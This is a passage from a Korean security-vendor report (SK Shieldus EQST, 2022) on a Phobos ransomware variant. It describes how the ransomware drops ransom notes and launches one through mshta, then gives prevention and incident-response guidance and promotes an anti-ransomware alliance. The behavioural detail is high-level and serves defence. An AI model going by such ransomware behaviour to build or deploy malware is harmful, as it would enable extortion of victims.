
[파일 확장자 변경]

파일 암호화 및 확장자 변경 작업이 모두 끝나면 복구 방법을 알리기 위한 랜섬노트 파일(info.txt, info.hta)을 생성하고 mshta 를 통해 info.hta 를 실행하여 랜섬노트를 보여준다.

참고로 EQST 에서 분석한 Phobos 변종 랜섬웨어의 랜섬노트에는 데이터 유출 문구를 비롯한 ICQ, Tox Chat messenger 를 통한 연락 내용이 추가되었다.



[랜섬노트 info.txt]



[랜섬노트 info.hta]

■ Phobos 랜섬웨어 대응 가이드

Phobos 랜섬웨어를 사전에 예방하는 방법은 다음과 같다.

infosec

분류	내용
RDP 관리	원격 접속에 사용되는 기본 포트(TCP 3389) 비활성화
	민감한 정보가 있는 서버 및 불필요한 시스템의 RDP 서비스 비활성화
	RDP 서비스 사용 시 인가된 사용자만 접근할 수 있도록 필터링
	RDP 접근 시도에 대한 로그 작업 및 모니터링
계정 관리	암호 복잡도 적용 및 계정 잠금 정책 사용
	다중 인증(MFA) 적용
피싱 메일	의심스러운 메일의 첨부파일 및 링크 클릭 금지
	민감하고 중요한 정보 및 개인 정보 등 공유 금지
	주기적인 보안 교육 및 모의 훈련 등 사용자에 대한 교육 시행

랜섬웨어 감염 시 대응 방법은 다음과 같다.

infosec

분류	내용
초동 조치	랜섬웨어 피해 발생 사실을 내부 보안팀 및 조사 기관 등에 접수
	랜섬노트 발견 시 캡쳐 또는 파일 보관
	추가 확산 방지를 위해 감염된 시스템 네트워크 및 저장소 등 외부와의 연결 분리
	시스템 종료 및 재부팅을 지양하고 최대 절전 모드 사용
사고 대응	사고 조사를 통한 침투 경로 파악 후 근본 원인 차단 예) 이메일 차단, 취약점 패치, URL 블랙리스트 등
	백업 시스템이 있는 경우 해당 시스템을 통해 복구 조치
후속 조치	사고 대응 프로세스가 존재하지 않을 경우 수립하거나 기존의 프로세스 개선 및 보완
	백업 시스템 도입 및 개선 검토
	기술적, 물리적 보안 장치에 대한 재설계 및 추가 도입 등 고려


SK 쉴더스에서는 보안 솔루션 기업, 정부기관, Global 기업 및 협의체, 사이버 보험 및 법무법인과 함께 국내 유일의 민간 랜섬웨어 대응 협의체인 KARA(Korea Anti Ransomware Alliance)를 운영하고 있다.

랜섬웨어 ONE STOP 대응 서비스를 제공하는 KARA 는 랜섬웨어 발생 원인 파악, 협상, 피해 복구, 정보 유출 손해배상 등 각 분야별 전문 업체의 보안 전문가를 통해 집중 지원을 받을 수 있다. 또한 랜섬웨어 위협에 대한 사전 점검 및 평가를 통한 대책 수립, 공격 단계별 보안 솔루션 제공 등의 서비스를 운영하고 있다.

※ SK 쉴더스 랜섬웨어 대응센터 : kara@sk.com, 1600-7028

EQST INSIGHT

2022.10



SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹